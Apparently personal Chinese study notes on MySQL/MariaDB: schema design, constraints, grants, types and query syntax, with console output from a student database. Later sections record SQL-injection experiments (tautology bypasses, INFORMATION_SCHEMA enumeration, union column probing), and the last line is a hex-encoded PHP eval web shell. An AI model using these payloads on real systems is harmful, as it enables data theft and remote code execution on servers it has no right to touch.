IS TRUE

IS NOT TRUE

IS FALSE

IS NOT FALSE

SELECT Sname, Sgender

FROM Student

WHERE Sdept NOT IN (‘CS’,’MA’,’IS’) IS NOT FALSE;

-- exists的简化版本

需要转义字符只有%以及\_

SELECT Cno, Ccredit

FROM Course

WHERE Cname LIKE ‘DB\\_Design’ ESCAPE ‘\’; --escape ‘-’是设置自己指定的转义字符。不幸，posgres的psql客户端下恰好不能用\。这时候推荐使用!。

唯一索引允许有空值存在，但是只能存在一个。主键索引不允许使用空值。

主键

唯一标识一条记录，不能有重复的，不允许为空

用来保证数据完整性

主键只能有一个（一个表的主键可以由多个关键字、或者称为属性组共同组成）。一般应该选择从不变化或极少变化的属性。有的人认为：主键应对用户无意义的原则。但是实际上并不是这样L:

大多数增长型和变更型表应该使用逻辑主键，比如例子中的SR表。

大多数基准型表应该使用业务主键，比如例子中的SI表。

业务主键（自然主键）：在数据库表中把具有业务逻辑含义的字段作为主键，称为“自然主键(Natural Key)”。

逻辑主键（代理主键）：在数据库表中采用一个与当前表中逻辑信息无关的字段作为其主键，称为“代理主键”。其实不明白逻辑主键的存在原因 主键与业务数据分离，这样就不会被修改。

复合主键（联合主键）：通过两个或者多个字段的组合作为主键。

外键

表的外键是另一表的主键, 外键可以有重复的, 可以是空值。但是会对值进行限制，必须要已经存在在对应的表中。

用来和其他表建立联系用的（比如说删除了以后数据库会自动根据联系将指定的记录也删除）

一个表可以有多个外键。

设置外键的表叫做参照表，被连接的表叫做被参照表。

如果两个表相互依赖（外键指向），那么：使用initially deferred推迟检查，从而插入数据

alter table employee

add constraint employee\_fk\_dno foreign key (dno) references department initially deferred;

alter table department

add constraint department\_fk\_mgr\_ssn foreign key (mgr\_ssn) references employee(ssn) initially deferred;

索引

该字段没有重复值，但可以有一个空值（于是就是三态）

一个表可以有多个惟一索引

1.主键应当是对用户没有意义的。如果用户看到了一个表示多对多关系的连接表中的数据，并抱怨它没有什么用处，那就证明它的主键设计地很好。

2.永远也不要更新主键。实际上，因为主键除了唯一地标识一行之外，再没有其他的用途了，所以也就没有理由去对它更新。如果主键需要更新，则说明主键应对用户无意义的原则被违反了。

注：这项原则对于那些经常需要在数据转换或多数据库合并时进行数据整理的数据并不适用。

3. 主键不应包含动态变化的数据，如时间戳、创建时间列、修改时间列等。

4.主键应当由计算机自动生成。如果由人来对主键的创建进行干预，就会使它带有除了唯一标识一行以外的意义。一旦越过这个界限，就可能产生人为修改主键的动机，这样，这种系统用来链接记录行、管理记录行的关键手段就会落入不了解数据库设计的人的手中。

create table sc

(

sno char(10),

cno char(5),

grade int,

primary key(sno, cno),

foreign key(sno) references student,

foreign key(cno) references course, //匿名的约束条件？系统会自己产生一个名字，不然不能drop

check (grade>=0 and grade <=100)

);

select \* from sc group by cno,sno; cno与sno都要成为group by的对象，如果要显示\*的话，这时候group by其实是失效的。group by 要求除了被分组的字段，select后面的其余字段都应该使用聚合函数。

设置了主键以后在数据库的交互界面中insert into可以给主键随便插入值，但是用编程语言去连接就不能。

MariaDB [collage]> describe ITclass;

+--------------+--------------+------+-----+---------+----------------+

| Field | Type | Null | Key | Default | Extra |

+--------------+--------------+------+-----+---------+----------------+

| id | int(3) | NO | PRI | NULL | auto\_increment |//auto\_increment要自己设置

| name | varchar(30) | YES | | NULL | |

| use\_model | varchar(100) | YES | | NULL | |

| url | varchar(200) | YES | | NULL | |

| code | varchar(10) | YES | | NULL | |

| introduction | varchar(400) | YES | | NULL | |

| question1 | varchar(400) | YES | | NULL | |

| question2 | varchar(400) | YES | | NULL | |

+--------------+--------------+------+-----+---------+----------------+

8 rows in set (0.00 sec)

定义主键：

MySQL / SQL Server / Oracle / MS Access:

ALTER TABLE Persons ADD PRIMARY KEY (Id\_P) --理解为表定义的时候要补充语句constraint

如果需要命名 PRIMARY KEY 约束，以及为多个列定义 PRIMARY KEY 约束，请使用下面的 SQL 语法：

MySQL / SQL Server / Oracle / MS Access:

ALTER TABLE Persons ADD CONSTRAINT pk\_PersonID PRIMARY KEY (Id\_P,LastName)

主键外键可以写成一行也可以将定义写于表格的最后面：CREATE TABLE student

(

sno char(5),

PRIMARY KEY(sno)

);

撤销主键：

MySQL:

ALTER TABLE Persons DROP PRIMARY KEY

SQL Server / Oracle / MS Access:

ALTER TABLE Persons DROP CONSTRAINT pk\_PersonID

外键建立：

FOREIGN KEY 约束用于预防破坏表之间连接的动作。这就是外键的作用。

CREATE TABLE Orders

(

O\_Id int NOT NULL,

OrderNo int NOT NULL,

Id\_P int,

PRIMARY KEY (O\_Id),

FOREIGN KEY (Id\_P) REFERENCES Persons(Id\_P)

) 见过直接FOREIGN KEY (Id\_P) REFERENCES Persons这种就会自动选择一样的字段进行设置。自己的字段连接到别人的主键。

CREATE TABLE SC(

sno char(5),

cno char(5),

grade int,

CONSTRAINT PK\_sno\_cno PRIMARY KEY (sno,cno), 注意这里对约束关系的命名

CONSTRAINT FK\_sno FOREIGN KEY (sno) REFERENCES student,

CONSTRAINT FK\_cno FOREIGN KEY (cno) REFERENCES course，

CONSTRAINT CK\_grade CHECK (grade>=0 and grade <=100)

);

约束的名称可以通过约束名称查找到约束的内容，给约束起个名而已,如果不写约束名也可以,系统会自动帮你生产一个，但删除约束时就挺麻烦的,要查系统表得到自动分配的那个约束名才能删除. 暂时定义约束名字：主键表名\_外键表名。

在数据库中使用约束(constraints)是为了在该数据库中实施所谓的"业务规则"其实就是防止非法信息出现在数据库中,满足管理员和应用开发人员所定义的规则集。

一般数据库支持五种类型的完整性约束：

NOT NULL (非空)--防止NULL值进入指定的列,在单列基础上定义,默认情况下,ORACLE允许在任何列中有NULL值.

CHECK (检查)--检查在约束中指定的条件是否得到了满足.

UNIQUE (唯一)--保证在指定的列中没有重复值.在该表中每一个值或者每一组值都将是唯一的.

PRIMARY KEY (主键)--用来唯一的标识出表的每一行,并且防止出现NULL值,一个表只能有一个主键约束.

POREIGN KEY (外部键)--通过使用公共列在表之间建立一种父子(parent-child)关系,在表上定义的外部键可以指向主键或者其他表的唯一键.

违约处理策略（action）：

拒绝操作 (NO ACTION)，不允许增删改操作

级联操作 (CASCADE)，删除被参照关系元组时，相应删除对应的参照关系的相应元组。修改被参照关系主码值，相应修改对应的参照关系的相应元组。

置空操作 (SET NULL)，删除被参照关系元组或修改被参照关系主码值时，将对应的参照关系元组的外码值设置为空值。

FOREIGN KEY ( column\_name [, ... ] ) REFERENCES reftable [ ( refcolumn [, ...] ) ]

[ ON DELETE action ] [ ON UPDATE action] 外键指定的时候可以设置update、delete对于数据操作方式是NO ACTION、CASCADE、SET NULL。

RESTRICT 受限删除 默认NO ACTION

表： 并对表格和字段分别进行comment

CREATE TABLE accounts

(

userId INT(11) PRIMARY KEY AUTO\_INCREMENT,

username CHAR(11) COMMENT 'phone',

password VARCHAR(50) NOT NULL

);

ALTER TABLE accounts COMMENT = '【益+】用户账户信息';

Updata 日常报表1 Set 电流 = 1.2 where 时间= '2012-5-21'顺序查找的次数与建立索引后的查找次数

在更新的时候，会从 日常报表1 表中查询 时间 列，由于花有110万条数据，所以查询指定记录的平均次数是55万次！更新1440条数据，就要查询7.92亿次，所以计算量要1分钟左右，很正常。在建立时间主键后，会对时间列进行排序，排序后，采用二分搜索法来查询，这样110万次最坏查询到的次数为Log2(1100,000)=24次，即使全按最坏情况考虑，更新1440条记录大约只需要查询3.5万次，难怪只用了不到1秒。我还以为数据库会有什么更加高深的操作。

insert into result set username='123',a1=2;

MariaDB [collage]> insert into ITclass values('1','2','5','3','4','6','7');

ERROR 1136 (21S01): Column count doesn8't match value count at row 1

MariaDB [collage]> insert into ITclass values(0,'1','2','5','3','4','6','7');

Query OK, 1 row affected (0.00 sec)

MariaDB [collage]> insert into ITclass values(0,'1','2','5','3','4','6','7');

Query OK, 1 row affected (0.00 sec)

INSERT INTO student VALUES

('Chun', 'SQL', 75), ('Chun', 'Tuning', 73),

('Esben', 'SQL', 43), ('Esben', 'Tuning', 31),

('Kaolin', 'SQL', 56), ('Kaolin', 'Tuning', 88),

('Tatiana', 'SQL', 87), ('Tatiana', 'Tuning', 83);

insert into xx values(xx,xxx,NULL,xxx);

MariaDB [collage]> select \* from ITclas;

ERROR 1146 (42S02): Table 'collage.ITclas' doesn't exist

MariaDB [collage]> select \* from ITclass;

+----+------+-----------+------+------+--------------+-----------+-----------+

| id | name | use\_model | url | code | introduction | question1 | question2 |

+----+------+-----------+------+------+--------------+-----------+-----------+

| 1 | 1 | 2 | 5 | 3 | 4 | 6 | 7 |

| 2 | 1 | 2 | 5 | 3 | 4 | 6 | 7 |

+----+------+-----------+------+------+--------------+-----------+-----------+

2 rows in set (0.00 sec)

后来我把这两条测试数据都删除了结果从3开始，根本就不是按照表中已存在的最大项加一来的。这个的自增跳跃问题没有专门的办法解决，只能自己想办法处理，删了重新建立为行号对应关系。不过在Mysql2008以后，可以使用DBCC CHECKIDENT命令。

当然TRUNCATE TABLE ITClass;来清空表中所有数据,包括记录自增数值的全局变量，反正是测试数据...。或者删除索引字段重建

ORDER BY 子句可明确指定结果序。默认为升序(ASC)，NULL值在排序时被当作最大值。

如果取“NULL值”的字段出现在条件表达式中，将使条件计算为NULL，进而被排除于结果外。也就是说xx=2的结果会是一个NULL

COUNT(\*)总是返回记录的个数 COUNT(字段)返回指定字段值非空的记录个数。

数据库事务：一个有限的数据库操作序列构成。(维基百科)

要么全部执行要要么全部不执行，比如说银行转账中涉及到的数据库操作。

BEGIN TRANSACTION、COMMIT、ROLLBACK

回滚(Rollback)：撤销指定SQL语句的处理过程。

提交(Commit):将还未保存的数据库语句写入数据库表。

保存点(Savepoint):事务集中的一个临时占位符，可进行回滚。

alter table department

add constraint department\_fk\_mgr\_ssn foreign key (mgr\_ssn) references employee(ssn) initially deferred;

上面命令中的initially deferred 表示将对检查的约束推迟到事务的最后。相反的是initially immediate。

begin;

insert into department (dno, dept\_name, mgr\_ssn) values('101', 'HR', '10001');

insert into department (dno, dept\_name, mgr\_ssn) values('102', 'FI', '20001');

insert into employee(ssn, name, salary, dno) values('10001','Zhao',20000, '101');

insert into employee(ssn, name, salary, dno) values('20001','Singh',19000, '102');

commit；

mysql中如何查看某个数据库或表占用的磁盘空间：

查整个库的状态：

select concat(truncate(sum(data\_length)/1024/1024,2),'MB') as data\_size,

concat(truncate(sum(max\_data\_length)/1024/1024,2),'MB') as max\_data\_size,

concat(truncate(sum(data\_free)/1024/1024,2),'MB') as data\_free,

concat(truncate(sum(index\_length)/1024/1024,2),'MB') as index\_size

from information\_schema.tables where TABLE\_SCHEMA = 'databasename';

查单表：

select concat(truncate(sum(data\_length)/1024/1024,2),'MB') as data\_size,

concat(truncate(sum(max\_data\_length)/1024/1024,2),'MB') as max\_data\_size,

concat(truncate(sum(data\_free)/1024/1024,2),'MB') as data\_free,

concat(truncate(sum(index\_length)/1024/1024,2),'MB') as index\_size

from information\_schema.tables where TABLE\_NAME = 'tablename';

程序每一次开启一个实例就需要一个端口，默认端口与其余端口都只能被一个实例占用。

MariaDB [jwc]> describe student.institution; 没有这条命令，xx.xx是库.表。

ERROR 1146 (42S02): Table 'student.institution' doesn't exist

MariaDB [jwc]> describe student; 字段只能全部都查看，还有就是show columns from ...

select count(\*) from student where length(name)>35;

select max(length(name)) from teacher; 查name段最长纪录有多长

改密码：

update mysql.user set password=password('newpassword') where user='username' #别忘了set

password是个加密函数，使用MySQLSHA1加密。old\_password()使用的是Mysql323加密：

update mysql.user set password='newpassword' where user='username' update语句不支持对多个字段的友好修改

如果我们忘记了root密码，可以在/etc/my.cnf中:

[msqld]

skip-grant-tables来登录进去再修改密码 #grant授予

以命令行参数启动mysql：/usr/bin/mysqld\_safe --skip-grant-tables &

数据表合并并去重输出：（集合操作默认去重）

SELECT TABLE.A FROM nammm5

UNION

SELECT TABLE.B FROM nammm5;

如果允许重复值使用UNION ALL

集合操作：（如果不想去重就在后面加上一个ALL， 默认相当于在后面加上了一个DISTINCT）

并 UNION

交 INTERSECT

差 EXCEPT

需要前后目标的字段一样，如果两个表字段数不同要使用union（集合1：字段名为a,b,c,d，集合2：字段名为b,c,d）：

select \* from 集合1  
union all  
select a='',\* from 集合2

MariaDB [(none)]> select \* from jwc.teacher where '1'='1' and 1=2 union select count(\*) from jwc.student limit 10;

ERROR 1222 (21000): The used SELECT statements have a different number of columns

union的使用：

MariaDB [(none)]> select count(\*) from jwc.teacher where '1'='1' and 1=2 union select count(\*) from jwc.student;

+----------+

| count(\*) |

+----------+

| 0 |

| 150118 |

+----------+

2 rows in set (0.05 sec)

创建合并数据表：

insert into test1 (field1,field2,....) select (field1,field2,....) from test2;

不重复插入来合并： 条件不满足为空，无法插入

INSERT INTO card(cardno, cardnum) SELECT '222', '200' FROM DUAL WHERE NOT EXISTS(SELECT cardno FROM card WHERE cardno = '222');

设置unique key再insert ignore会忽略数据库中已经存在的数据(根据主键或者唯一索引判断)，如果数据库没有数据，就插入新的数据，如果有数据的话就跳过这条数据.并给出warning。

复制一个表到另一个数据库：

MariaDB [test2]> insert into jwc.teacher select \* from teacher

备份导出导入倒也是可以

http://www.2cto.com/database/201205/131949.html有机会可以试一下

从数据库里面获取信息，由py按照一定格式print，我再重定向。

我和猜想的一样没有加密的数据库备份可以用winhex直接查看。而且很适合被加密压缩。

数据库角色 被命名的一组与数据库操作相关的权限（权限的集合）。用户有着角色。

CREATE ROLE <角色名>; --DBA,RESOURCE就是角色的名字

使用grant命令进行授权，REVOKE取消。

GRANT <角色1>[, <角色2>]… TO [<角色>|<用户>][, <角色>|<用户>]…

用户就是默认有LOGIN权限的角色，下面两条语句在权限上完全等价：

CREATE ROLE U1 LOGIN;

CREATE USER U1;

创建用户：

insert into mysql.user(Host,User,Password) values('localhost','guest',password('123456'));

mysql新版password字段改为authentication\_string，且没了password函数，新增用户：https://dev.mysql.com/doc/refman/8.0/en/creating-accounts.html（create user ‘root’@’%’ identified by ‘xxx’），改密码：https://dev.mysql.com/doc/refman/8.0/en/set-password.html

需要重启，才会让对mysql.user更改成功。创建的用户似乎默认只有show等等的权限。

CREATE USER <用户> [WITH] [DBA|RESOURCE|CONNECT]; RESOURCE 不能创建用户和模式，可以创建表等对象

权限：rename了以后要注意跟新权限。可以说是权限赋予，也可以说成权限赋予。

grant all privileges on xspeeder.\* to 'guest'@'localhost' identified by '123456';

把xspeeder数据库的所有权限都给localhost的guest。.\*表示所有数据表。\*.\*就表示所有数据库。

GRANT <权限>, [, <权限>]…

ON <对象类型> <对象名>[, <对象类型> <对象名>]…

TO <用户>[, <用户>]…

[WITH GRANT OPTION];

grant select on xspeeder.\* to guest@localhost identified by '123456'; #只有这个权限不能使用mysqldump备份

只给select查询权限

flush privileges;

刷新系统权限表

任何一个用户甚至不存在的登进去了，可以看到一点information\_schema的表，而尝试将information\_schema权限授权给用户时候会出错

查看MySQL用户权限：show grants for 你的用户@127.0.0.1：

+--------------------------------------------------------------------------------------------------------------+

| Grants for guest@localhost |

+--------------------------------------------------------------------------------------------------------------+

| GRANT USAGE ON \*.\* TO 'guest'@'localhost' IDENTIFIED BY PASSWORD '\*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9' |

| GRANT ALL PRIVILEGES ON `collage`.`ip` TO 'guest'@'localhost' |

| GRANT SELECT, INSERT ON `collage`.`pe\_scan` TO 'guest'@'localhost' |

| GRANT SELECT ON `collage`.`birth` TO 'guest'@'localhost' |

+--------------------------------------------------------------------------------------------------------------+

如果/etc/my.cnf 在[mysqld]添加skip-grant-tables，那么任何一个用户名都可以登录，即使是不存在的Mysql -u xxx,虽然没有什么权限，看到的表就只有information\_schema。不够这个我记得我后来删除了。好吧，要重新把这句加上重启以后再去掉就好了。

删除权限：

REVOKE delete on collage.PE\_scan from guest@localhost;

REVOKE <权限>, [, <权限>]…

ON <对象类型> <对象名>[, <对象类型> <对象名>]…

FROM <用户>[, <用户>]…

[CASCADE|RESTRICT];

（强制存取控制方法）MAC 对模式的授权： label的比较

DBMS管理的全部实体分为主体和客体两大类：

主体是系统中的活动实体，包括DBMS所管理的实际用户和代表用户的各进程。

客体是系统中的被动实体，受主体操纵，包括文件、基表、索引、视图等

对于主体和客体，DBMS为它们每个实例（值）指派一个敏感度标记（Label）。

敏感度标记被分成若干级别：

例如绝密(Top Secret)、机密(Secret)、可信(Confidential)、公开(Public)等。

主体的敏感度标记称为许可证级别(Clearance Level)

客体的敏感度标记称为密级（Classification Level）

仅当主体的许可证级别大于或等于客体的密级时，该主体才能读取相应的客体；

仅当主体的许可证级别等于客体的密级时，该主体才能写相应的客体。

通过GRANT、REVOKE将安全标记授予/取消于用户。数据对象的安全标记设置是在创建的时候，比如说字段的创建语句里面加上了with xxxLabel。

自主存取控制(DAC)方法是指我一直在用的授权，语句中有数据对象、操作类型。

视图是实施安全性控制的一种有效机制。为不同的用户创建不同的视图，这样就能做到“允许一个表，但是不允许对某些列、某些行”

GRANT ALL PRIVILEGES ON CS\_Student TO 张明; 虽然是个视图，数据组织和数据表一样，grant的使用与数据库一样。

my.ini配置文件:

max\_connect\_errors 限制登录失败次数

MariaDB [collage]> select \* from PE\_scan;

ERROR 1142 (42000): SELECT command denied to user 'guest'@'localhost' for table 'PE\_scan'

厉害了我的哥，因为我设置的是localhost，而在grant给予权限的时候给的是127.0.0.1。

后来select \* from mysql.user;查看到guest有两个账户一个是localhost一个是127.0.0.1，本地登录上去的guest是localhost。

其余参数：

当外部锁定（external-locking）起作用时，每个进程若要访问数据表，则必须等待之前的进程完成操作并解除锁定。所以有多台服务器的时候就需要将skip\_external\_locking on。

其他语法：

varchar(3)可以存3个中文（不是一个）（我字符集已经设定为是utf8），在交互模式中存超字段设置量的数据也不会报错。因为varchar是动态大小，所以必须给出最大多少字节，而int其实就是int(11)，所以可以不需要在后面加上多少字节。

目前只有use +数据库、exit、quit可以不打分号，还有编程执行语句

select name,identity from student where class\_num='153040102' or class\_num='153040101'; 表名字之间的逗号前往不能丢

字符串匹配：

为了找出以“b”开头的名字：

mysql> SELECT \* FROM pet WHERE name LIKE "b%";

为了找出以“fy”结尾的名字：

mysql> SELECT \* FROM pet WHERE name LIKE "%fy";

联合查询： select count(\*) from jwc.teacher where '1'='1' union select count(\*) from jwc.student limit 10;联合查询要求输出的字段数目是一样的。

字符串单双引号都支持，但是不能混用。

insert into table]\_name values(xx,xx,xxx) 这会插入一条记录，values中必须要全填，即使设定字段类型允许为空

INSERT INTO posts (title, content, user) VALUES (%s, %s, %s);

使用abc', version(), 'xxb') -- 可以知道Result: 5.5.37-0ubuntu0.14.04.1

使用abc', (SELECT table\_name FROM INFORMATION\_SCHEMA.TABLES limit 1), 'xxb') -- 尝试查看本数据库中有什么表

abc', (SELECT table\_name FROM INFORMATION\_SCHEMA.TABLES order by CREATE\_TIME limit 1), 'xxb') --

abc', (SELECT table\_name FROM INFORMATION\_SCHEMA.TABLES where table\_name not in ('post', 'user') order by CREATE\_TIME limit 1), 'xxb') --

select count(\*) from student where id='2015141462109'or 1=1%00;这套语句是正确的，注意最后一个引号与or之间没有空格，但是成功了。

CREATE TABLE myCity LIKE City 创建出来的叫做影子表

update exam set answer='五指分开',A=0,B=1 where question='单选题：发上手飘球时，击球的时候应（ ）。';

select \* from table limit m,n

SELECT \* FROM route LIMIT 10查询前10条（<=>0,10 表示从第一条记录开始的10条记录。注意这里数数是从0开始。所以就能使用程序0,20 20,40 40,60这样）

order/group by加上要排序的字段

group by 是排序以后同值合并，而不是分组。常用于对消费记录表进行统计SELECT Customer,SUM(OrderPrice) FROM Orders GROUP BY Customer。

不够group by 与GROUP\_CONCAT共同使用就是很好的分组显示，SELECT sex,GROUP\_CONCAT(name) FROM employee GROUP BY sex;。

select \* from birth order by birthday limit 3 where birthday>311

order by与limit必须要是在最后面

insert into test set birthday=2 where name ='转存表';

如果这个name已经存在就会报错，这条语句不能起到update的作用。

我在想会不会有人开着数据库的端口，而且密码还是默认的空？！

select \* 的时候越下面的记录越是最近插进去的

predicate:判定条件

in引导的子句只能返回一个字段

exists （sql 返回结果集为真） 而不管结果集返回的是什么。与IN的区别是可以返回一个结果集

not exists (sql 不返回结果集为真）

SELECT ID,NAME FROM A　 WHERE　ID IN (SELECT AID FROM B) 《=》 SELECT ID,NAME FROM A WHERE EXISTS (SELECT \* FROM B WHERE A.ID=B.AID) 配合连接子查询

据说exists的效率查找起来比in好，应该是不会执行索引的原因

下面是对exists的理解：

表A

ID NAME

1 A1

2 A2

3 A3

表B

ID AID NAME

1 1 B1

2 2 B2

3 2 B3

表A和表B是１对多的关系 A.ID => B.AID

SELECT ID,NAME FROM A WHERE EXISTS (SELECT \* FROM B WHERE A.ID=B.AID)

执行结果为

1 A1

2 A2

原因可以按照如下分析

SELECT ID,NAME FROM A WHERE EXISTS (SELECT \* FROM B WHERE B.AID=１)

--->SELECT \* FROM B WHERE B.AID=１有值返回真所以有数据

SELECT ID,NAME FROM A WHERE EXISTS (SELECT \* FROM B WHERE B.AID=2)

--->SELECT \* FROM B WHERE B.AID=２有值返回真所以有数据

SELECT ID,NAME FROM A WHERE EXISTS (SELECT \* FROM B WHERE B.AID=3)

--->SELECT \* FROM B WHERE B.AID=３无值返回真所以没有数据

查询：

1.在查询结果中显示列名：

a.用as关键字：select name as ’姓名’from students order by age

b.直接表示：select name ’姓名’from students order by age

2.精确查找

a.用in限定范围：select \* from students where native in (’湖南’, ’四川’)

b.between...and：select \* from students where age between 20 and 30

c.“=”：select \* from students where name = ’李山’

d.like:select \* from students where name like ’李%’(注意查询条件中有“%”，则说明是部分匹配，而且还有先后信息在里面，即查找以“李”开头的匹配项。所以若查询有“李”的所有对象，应该命令：’%李%’;若是第二个字为李，则应为’\_李%’或’\_李’或’\_李\_’。)

e.[]匹配检查符：select \* from courses where cno like ’[AC]%’(表示或的关系，与"in(...)"类似，而且"[]"可以表示范围，如：select \* from courses where cno like ’[A-C]%’)

3.对于时间类型变量的处理

a.smalldatetime：直接按照字符串处理的方式进行处理，例如：select \* from students where birth > = ’1980-1-1’and birth <= ’1980-12-31’。不过我是采用了数字型的判断，如果日期采用字符串型的判断就需要将同一长度，就像身份证中间那样。

默认情况下一个用户对应一个集合，用户的schema名等于用户名，并作为该用户缺省schema。所以schema集合看上去像用户名。我们访问一个表时，没有指明该表属于哪一个schema中的，系统就会自动给我们在表上加上缺省的shema名。这一点postgres中可以体会到。

模式的定义

CREATE SCHEMA schemaname [ AUTHORIZATION username ] [ schema\_element [ ... ]

CREATE SCHEMA AUTHORIZATION username [ schema\_element [ ... ] ]

DROP SCHEMA name [, ...] [ CASCADE | RESTRICT ]

MariaDB [test2]> select \* from test order by birthday;

+-----------+----------+

| name | birthday |

+-----------+----------+

| 转存表 | 2 |

| a | 2 |

| b | 3 |

| c | 4 |

| e | 5 |

+-----------+----------+

5 rows in set (0.00 sec)

MariaDB [test2]> insert into test set name='f',birthdat=2;

ERROR 1054 (42S22): Unknown column 'birthdat' in 'field list'

编码：

MySQL在5.5.3之后增加了这个utf8mb4的编码，mb4就是most bytes 4的意思，专门用来兼容四字节的unicode。好在utf8mb4是utf8的超集，除了将编码改为utf8mb4外不需要做其他转换。当然，为了节省空间，一般情况下使用utf8也就够了。

SHOW VARIABLES LIKE 'character\_set\_%'; 然后不是utf8系列的set =一下？软用，只是临时更改，关键还是改配置文件(<https://stackoverflow.com/questions/3513773/change-mysql-default-character-set-to-utf-8-in-my-cnf> )

不过似乎character\_set\_filesystem应该是binary。

set names utf8;<=>

SET character\_set\_client = utf8;

SET character\_set\_results = utf8;

SET character\_set\_connection = utf8; 这三句话

我配置改错了，导致mysqld.sock文件在启动的时候没有，数据库启动失败

安全：

使用不存在的账户名（密码是没有）居然可以进入数据库。虽然没有权限。而且show看到的数据库只有被授权的以及默认的 information\_schema 数据库。

其实里面也是有按照字节划分类型的：

数字类型：

MySQL数据库将字段的数据类型BOOL/BOOLEAN默认地转换成TINYINT(1)；

TINYINT，SMALLINT，MEDIUMINT，INT或INTEGER，BIGINT 1，2,3,4，8

FLOAT，DOUBLE 4,8

还有种DECIMAL类型，有点怪，不管它

时间类型：

DATETIME、DATE、TIMESTAMP、TIME和YEAR

字符串类型：

CHAR 0-255字节 定长字符串

VARCHAR 0-255字节 变长字符串

TINYBLOB 0-255字节 不超过 255 个字符的二进制字符串

TINYTEXT 0-255字节 短文本字符串

BLOB 0-65535字节 二进制形式的长文本数据

TEXT 0-65535字节 长文本数据

MEDIUMBLOB 0-16 777 215字节 二进制形式的中等长度文本数据

MEDIUMTEXT 0-16 777 215字节 中等长度文本数据

LOGNGBLOB 0-4 294 967 295字节 二进制形式的极大文本数据

LONGTEXT 0-4 294 967 295字节 极大文本数据

VARCHAR。存储变长数据，但存储效率没有CHAR高。如果一个字段可能的值是不固定长度的，我们只知道它不可能超过10个字符，把它定义为 VARCHAR(10)是最合算的。VARCHAR类型的实际长度是它的值的实际长度+1。为什么“+1”呢？这一个字节用于保存实际使用了多大的长度。从空间上考虑，用varchar合适；从效率上考虑，用char合适，关键是根据实际情况找到权衡点。可以不给varchar指定最大长度。varchar(5) 这里的5 限制的是储存字符的个数，字符不分贵贱（不分 中文、英文、数字...）。

mysql中设置了储存类型后，储存是定长的，也就是说，int(1) 和 int(4) 在硬盘中所占的字节数都是一样的。区别在于如果列制定了zerofill 就会用0填充显示，这时候显示的数字个数不同。tinyint(1) 和 tinyint(3) 没什么区别，占用字节都是一位，存储范围都是一样的。

email IS NULL</=> email=NULL(NULL表示字段值为空)

answer是varchar类型，=NULL很奇怪上次为什么可行。

MariaDB [PE]> select count(\*) from exam where answer=NULL;

------+

| count(\*) |

+----------+

| 0 |

+----------+

1 row in set (0.00 sec)

MariaDB [PE]> select count(\*) from exam where answer is NULL;

+----------+

| count(\*) |

+----------+

| 1268 |

+----------+

1 row in set (0.00 sec)

注释：不过注释被放到字符串里面就会被当做字符串的一部分，甚至发生转义

注释部分会被替换为一个空格，不是什么都没有！ o/\*\*/r是错的

1.--，# 要确保有空格断后和编译器识别方式一样

MariaDB [jwc]> select count(\*) from student -- where;

-> ;

+----------+

| count(\*) |

+----------+

| 150118 |

+----------+

1 row in set (0.00 sec)

MariaDB [jwc]> select count(\*) from student --where;

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '--where' at line 1

2./\*xxxxxxx\*/

MariaDB [jwc]> select count(\*) from student where id='2015141462109'; /\* or '1'='1'; \*/

+----------+

| count(\*) |

+----------+

| 1 |

+----------+

3.; 直接执行之前的语句，后面然后后面的语句使用程序连接数据库执行的话会抛出异常（只使用这个的话）

MariaDB [jwc]> select count(\*) from student where id='2015141462109'; niahfoads

+----------+

| count(\*) |

+----------+

| 1 |

+----------+

测试数据库语句的时候应该在程序中

明白where原理：

MariaDB [jwc]> select count(\*) from student where 0;

+----------+

| count(\*) |

+----------+

| 0 |

+----------+

MariaDB [jwc]> select count(\*) from student where 1;

+----------+

| count(\*) |

+----------+

| 150118 |

+----------+

基于永真式的注入（相当于让where语句无效），所以如果账号密码没有被参数化确保传递为字符串，那么火锅就是直接爆账号密码记录表：

MariaDB [jwc]> select count(\*) from student where id='2015141462109' or '1'='1';

+----------+

| count(\*) |

+----------+

| 150118 |

+----------+

1 row in set (0.03 sec)

MariaDB [jwc]> select count(\*) from student where id='2015141462109''1';

+----------+

| count(\*) |

+----------+

| 0 |

+----------+

MariaDB [jwc]> select count(\*) from student where id='2015141462109''1'='1';

+----------+

| count(\*) |

+----------+

| 0 |

+----------+

MariaDB [jwc]> select count(\*) from student where id='2015141462109''or'='or';

+----------+

| count(\*) |

+----------+

| 150118 |

+----------+

1 row in set, 1 warning (0.05 sec)

MariaDB [jwc]> select count(\*) from student where id='2015141462109''1'='1';

+----------+

| count(\*) |

+----------+

| 0 |

+----------+

MariaDB [jwc]> select count(\*) from student where id=''='';可以结合/\*\*/账号密码合在一起构造。

+----------+

| count(\*) |

+----------+

| 150118 |

+----------+

MariaDB [jwc]> select count(\*) from student where id='2015141462109'=''; #指定的记录被排除了。空字符串表示假

+----------+

| count(\*) |

+----------+

| 150117 |

+----------+

1 row in set, 1 warning (0.04 sec)

使用''会触发warning，除非''=''等被等号起来。我想这个warning是int被转为0。

MariaDB [jwc]> select count(\*) from student where id='2015141462109'=0; #这个可以用来取反集，而且没有warning

+----------+

| count(\*) |

+----------+

| 150117 |

+----------+

1 row in set (0.04 sec)

如果账号密码两句放到一起查询的话那只能用引号，或者使用注释变成单一字段的sql查询

如果是分开的两个字段的查询就可以使用=0

MariaDB [jwc]> select count(\*) from student where id='2015141462109' and grade='2015'=0;

+----------+

| count(\*) |

+----------+

| 0 |

+----------+

MariaDB [jwc]> select count(\*) from student where id=1=0;

+----------+

| count(\*) |

+----------+

| 150118 |

+----------+

1 row in set, 21 warnings (0.04 sec)

ERROR: No query specified

不过类型不对的话这个warning有些多啊，所以异常处理一定要处理好，不可以太随意。

select \* from ip where ip not like "121.48.%";

MariaDB [jwc]> select count(\*) from student where id='2015141462109' xor 1;#也是有优先级的，=的很低。

+----------+

| count(\*) |

+----------+

| 150117 |

+----------+

判断出字段数目（order by）以后或者直接来：

select 1,2,3 from student; #1,2,3,4...可以一直写下去

+---+---+---+

| 1 | 2 | 3 |

+---+---+---+

| 1 | 2 | 3 |

| 1 | 2 | 3 |

| 1 | 2 | 3 |

| 1 | 2 | 3 |

| 1 | 2 | 3 |

| 1 | 2 | 3 |

| 1 | 2 | 3 |

+---+---+---+

如果网页哪个地方上出现了1,2,3。那么这些地方就是可以给我们“查看”的地方。

同样的道理：

select 'hello' from jwc.student;

MariaDB [(none)]> select 2;

+---+

| 2 |

+---+

| 2 |

+---+

MariaDB [(none)]> select 0x3c3f706870206576616c28245f504f53545b78696d6f5d293b203f3e;

